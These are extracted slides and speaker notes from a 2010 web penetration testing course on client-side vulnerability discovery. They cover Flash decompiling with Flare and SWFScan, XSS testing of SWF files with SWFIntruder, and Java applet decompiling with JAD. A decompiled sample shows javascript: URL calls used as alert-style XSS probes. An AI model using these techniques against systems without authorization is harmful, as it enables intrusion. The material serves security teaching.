
Adding Headers

- Arbitrary headers are able to be added within ActionScript
- It uses the `req.setRequestHeader` method
- This can be used to add headers required by the application
 - Cookie: id=42
- Or provide for attack strings

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

99

Just like when we make web requests, some times the request needs to specify a header variable. Flash handles this with the `addRequestHeader` call. We see examples of this being used to add headers such as cookie values used by the application. There are also a number of exploits that will use header variables and we will see malicious Flash objects use this to perform those attacks.



We will now explore the Flare application.

Flare

- Flare was written by Igor Kogan
- It is available from nowrap.de
 - Available for Linux, Mac and Windows
 - BSD is not supported
- It is a simple CLI application
 - No GUI is available

Flare was written by Igor Kogan and is available from nowrap.de. It is available for Linux, Mac and Windows. While BSD is not directly supported, emulation for Linux will allow it to run.

What Does Flare Do

- Flare is a Flash decompiler
- It allows us to obtain source code of the SWF
 - This code is not the original
 - Comments and such will be lost
- This allows us to review its code for flaws


Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

102

Flare is a Flash decompiler. It was actually written because the author was exploring Flash obfuscation options and felt he would better understand them after writing this. It allows us to obtain the source code for the SWF object and review it for security concerns. Keep in mind that this doesn't return the original code. Item such as comments are lost during the compile, so Flare cannot retrieve them.

Running Flare

- Flare takes a single argument
 - The SWF file name
- Flare writes the decompiled code to the directory the SWF is in




Terminal — bash — 66x12
Last login: Sat Jul 4 22:53:12 on ttys006
dmaro-21: kjohnson@flare sec542.swf

Flare is very simple to run. It takes a single argument of which SWF file to decompile. There is also a plug-in for Windows Explorer to provide right click functionality to launch flare.

Flare attempts to decompile the SWF file. It will have some trouble with ActionScript 3 usage within the SWF, but for most target objects it works fine.

It will write the output to a .flr file in the same directory the original SWF is located.



We will now use Flare to decompile a SWF and examine the source.

Flare Exercise

- Goal: To use Flare and retrieve source from a SWF
- Steps:
 1. Launch a terminal
 2. Run Flare on a SWF
 3. Examine the resulting source

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

105

Goal: To use Flare and retrieve source from a SWF


Steps:

1. Launch a terminal
2. Run Flare on a SWF
3. Examine the resulting source

Flare Exercise: Run Flare

- Launch a terminal
- Change into the SWFs directory
- Run Flare against the SWF

\$ flare sec542.swf



```
samurai@samurai-sec542: ~/swfs
File Edit View Terminal Help
samurai@samurai-sec542:~$
samurai@samurai-sec542:~$ cd swfs/
samurai@samurai-sec542:~/swfs$
samurai@samurai-sec542:~/swfs$ flare escapetheroom2.swf
samurai@samurai-sec542:~/swfs$
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

106

Launch a terminal

Change into the flare directory, which is in ratproxy.


\$ cd swfs/

Now for each swf file in ~/swfs/ run the flare command. For example:

\$ flare sec542.swf

Flare Exercise: Review the Source

- Launch the Text Editor
- Open the sec542.flr file
- Look for the HTTP requests being made




```
sec542.flr ID
movie (/home/sec542/swf/sec542.swf) {
  // flash 7, total frames: 1, frame rate: 20 fps, 500x500 px,
  compressed
  movieClip 20480 _Package0.Text {
    _initClip
    if (!test) {
      _global.test = function (vd) {
        var v3 = "javascript:alert(222)";
        try {
          this.no = SharedObject.getLocal("gigi");
          this.no.data.vda = vd;
          var v4 = this.no.flush();
          if (v4 == true) {
            } else {
              if (v4 == "pending") {
                getURL("javascript:alert('pending')");
                _self();
              } else {
                getURL("javascript:alert('not!2, 2, _self()');");
              }
            }
          } catch (v0) {
            var v = v0;
          }
        }
      }
    }
  }
}
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

107

Now we will launch a **text editor** from the **Accessories** menu.

Open each flr file from the `~/swfs/` directory. Explore the code for HTTP requests. The screenshot actually shows JavaScript loaded as URLs.



Let's look at SWFScan in this next section.


HP SWFScan

- HP SWFScan is a free Windows application
 - Designed to evaluate SWF files for vulnerabilities
- It supports both ActionScript 2 and 3
 - Decompiles the files for evaluation and allows for the export of source code
- It evaluates the source of the SWF
 - It does not test any server components
- SWFScan compares the SWF to Adobe's security best practices

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

109

HP SWFScan is another option for evaluating the security of any SWF files found on the target. It is designed to download the SWF file from the target and decompile them. It then analyzes the resulting code. It will look for common security issues such as hard-coded usernames and passwords or XSS vulnerabilities. It also compares the file to the Adobe security best practices and returns the results.



As is shown in the screenshot above, SWFScan is a GUI application. It is pretty simple to use. We enter the URL for the SWF file we would like to examine and let it download. It may take awhile for this to happen. Once the SWF is downloaded and decompiled, SWFScan displays the source and a list of the functions found.

We are then able to view the source and look for items of interest. Once we finish that, we can click the analyze button on the top of the screen. SWFScan will then look for vulnerabilities it can see and it will also compare the source to Adobe's security best practices.

We are then able to export the source code and save a vulnerability report for use later.

Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- **Client-Side Vuln Discovery**
- Exploitation
- Capture the Flag


- Client-Side Vulnerability Discovery
- AJAX
 - Logic Attacks
 - API Attacks
 - Data Binding Attacks
 - SprAJAX
 - RatProxy
 - RatProxy Exercise
- Web Services
 - Web Service Pieces
 - External Entity Attacks
 - XPATH Injection
 - WebScarab Web Services Tools
 - Web Service Studio Express
 - WSDigger
- Client Code Types
- Flash
 - Cross domain
 - Flash and HTTP
 - Flare
 - Flare Exercise
 - SWFScan
 - **SWFIntruder**
 - SWFIntruder Exercise
- Java Applets
 - Class files
 - JAD Decompiler
 - JAD Exercise
- PHP for Penetration Testers
 - PHP Exercise

Sec 542 Web Penetration Testing & Ethical Ha

We will now examine the SWFIntruder tool

SWFIntruder

- SWFIntruder is an OWASP project
- It is the first run-time analysis tool for Flash objects
- It was originally released in 2007
- It is better than Flare since it was designed for security testing



SWFIntruder is another OWASP project. It is the first run-time analysis tool for Flash. We like it better for security testing, since that was its focus.


SWFIntruder Features

- SWFIntruder is web based
- It provides a series of basic attack patterns
 - We can add attacks
- It attempts to detect XSS in an automated fashion
- It will remember our configuration and window state
- Provides a logging window to troubleshoot issues

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

113

SWFIntruder is web based, which allows for a central install to be used by multiple testers. It also includes basic attack patterns which we can increase. It will also perform semi-automated testing for XSS flaws within the SWF file. The semi-automated nature is that it requires us to select which variables to test before it will start.



We will now do an exercise on using SWFIntruder.

SWFIntruder Exercise

- Goal: Use SWFIntruder to test a SWF file
- Steps:
 1. Launch Firefox
 2. Browse to the SWFIntruder screen
 3. Load the test SWF
 4. Test the SWF for flaws

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

115


Goal: Use SWFIntruder to test a SWF file

Steps:

1. Launch Firefox
2. Browse to the SWFIntruder screen
3. Load the test SWF
4. Test the SWF for flaws

SWFIntruder Exercise: Launch Firefox

- Launch Firefox
- Select the SWFIntruder bookmark
- Examine the interface



Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

116


We need to launch Firefox. Once it loads, make sure that **None** is selected in the **SwitchProxy** menu.

Select the **SWFIntruder** Bookmark

Explore the interface after you click close on the warning about Firefox 2.0.

SWFIntruder Exercise: Load the SWF

- Load the SWF file from the SWF directory on our Desktop
- Wait a few seconds for it to load




The screenshot shows the SWFIntruder web application. At the top, there's a title bar with 'SWF INTRUDER' and a logo. Below the title bar, there's a navigation menu with tabs: 'View', 'Config', 'History', 'Help', and 'About'. The main area contains two input fields: 'Flash Movie' and 'Query Object'. The 'Flash Movie' field has the URL 'http://127.0.0.1:8080/swfintruder/testSwf/test.swf' entered. To the right of these fields are 'Load' and 'Query' buttons. Below the input fields, there's a section for 'Flash Movie Variables' with a 'SWF Instance' dropdown menu.

Load the SWF file from the server. The URL is <http://www.sec542.org/swfintruder/testSwf/test.swf>

It will take a few seconds to load.

SWFIntruder Exercise: Explore the Interface

- Explore the various options we have within SWFIntruder
- Select the various objects exposed



See 512 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians


118

We can now explore the interface. See the different tabs and interface divisions. We are able to explore the SWF through this interface. Keep in mind that it can load SWF files from web based system if we know the URL.

The menu at the top of the screen can show or hide the various parts of the interface. Keep in mind that the box to the left is the actual SWF file being loaded.

SWFIntruder Exercise: Test for XSS

- Select the undefined variables
- Start the XSS test
- Click on the various variables shown to see the results
- Now load the other SWF files in the list below



Select the `[C]_url` variable. Once it is selected, click start on the XSS tests. By selecting the various variables that are shown, we can see the ones marked in red. The red variables are ones of interest. We would need to then look either at the source code using SWFScan or flare, or we could examine the Log in SWFIntruder to find potential attack URLs.


After looking at this test swf file, lets look at some of the others we examined with Flare.

In the **Flash Movie** input field, place each of the ones below (one at a time) and analyze it:

<http://www.sec542.org/swfintruder/testSwf/billards.swf>

<http://www.sec542.org/swfintruder/testSwf/escapetheroom2.swf>

<http://www.sec542.org/swfintruder/testSwf/escapetheroom3.swf>



We will now explore the next client side technology, Java applets.

Java Applets



- Java applets provide functionality to a web page
- Written in Java
 - Compiled to bytecode
- They run within a sandbox in the browser
 - Uses the JRE

Java applets were released as part of the Java language in 1995. They provided a means of adding interactivity and multimedia to web pages in the early days of the web. They are written in Java which is compiled to bytecode. They then run within the JVM.

Loading Applets

- We can see Java applets loaded with the APPLET or OBJECT tags
 - The APPLET tag is deprecated

```
<applet code="sec542.class" width=100
height=140></applet>
```
 - The OBJECT tag is preferred

```
<object classid="java:sec542.class" width=100
height=140></object>
```
- This can be found during mapping
 - We should download the linked applet for further evaluation

Applets can be loaded on a page through two main methods. The first is the APPLET tag, which is deprecated. The OBJECT tag replaced APPLET as the preferred method. Both of these methods are seen today and should be looked for during mapping.

Parameters

- Both the APPLET and OBJECT tags support parameters
`<PARAM name="classNumber" value="542">`
- This allows for the web page to pass information to the applet
- The parameter is set between the beginning tag and the ending tag
- Multiple parameters are allowed.

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

123

Both methods for loading applets support the idea of parameters. Parameters are used to provide information from the page into the applet that is being loaded. This allows for a dynamically created page to affect the applet. We use the PARAM tag to set these and are allowed to provide multiple ones per applet.


Applets and Scripting

- `SCRIPTABLE` and `MAYSCRIPT` configure the applet
 - Determine interactions with JavaScript
 - `PARAM` tags are used
- `MAYSCRIPT` allows communication from applets to JavaScript
- `SCRIPTABLE` allows JavaScript to interact with applets
 - In IE only

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

124

We can also see applications that interact with the applet through scripting. There are two parameters which can configure the limits of this. `MAYSCRIPT` allows for communication to the JavaScript code from the applet. We will use in the `MyAddress.class` file tomorrow. `SCRIPTABLE` is an IE setting which allows for the JavaScript on the page to interact with the applet.



We will now discuss class files for Java applets.

Class Files


- Java is compiled to bytecode
 - Bytecode runs within the JVM
- This allows for cross platform support
- This compiled code is stored in a .class file
- These are the files loaded to run the applet
 - We should discover these during step 2 in the methodology

Java is compiled into bytecode which allows for the cross platform support we love so much. This compiled code is stored within the class files. We should find these files during the mapping phase of the penetration test.

Points of Interest in Classes

- We should decompile class files
 - Part of the pen-test
- The source can be examined for code of interest
 - HTTP calls
 - Processing input
 - Authentication features

When we find these files, we will decompile them and look for various functions. For example, we could find code to make HTTP requests, process input from the user and perform authentication.



We will now learn about the decompile tool JAD.

JAD

- JAD is a Java decompiler
- It is used to convert class files back into source
 - We can review the source
- It runs on most platforms
- Various front-ends are available

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

129

JAD is a free, for non-commercial use, decompiler. It can convert the class files back into the source code. We can then review this code for issues.

Using JAD

- JAD is simple to use
- It is a CLI tool that take a class file as an argument
- It has various options to control how it builds the source
 - Most are only used if we
 - Need more information
 - Want to recompile after reviewing

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 130

JAD is pretty simple to use for our purposes. It does have a number of options but most of these are only used if we need more information than the initial decompile provided or we are looking to recompile the code when we are done reviewing it.

Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- **Client-Side Vuln Discovery**
- Exploitation
- Capture the Flag

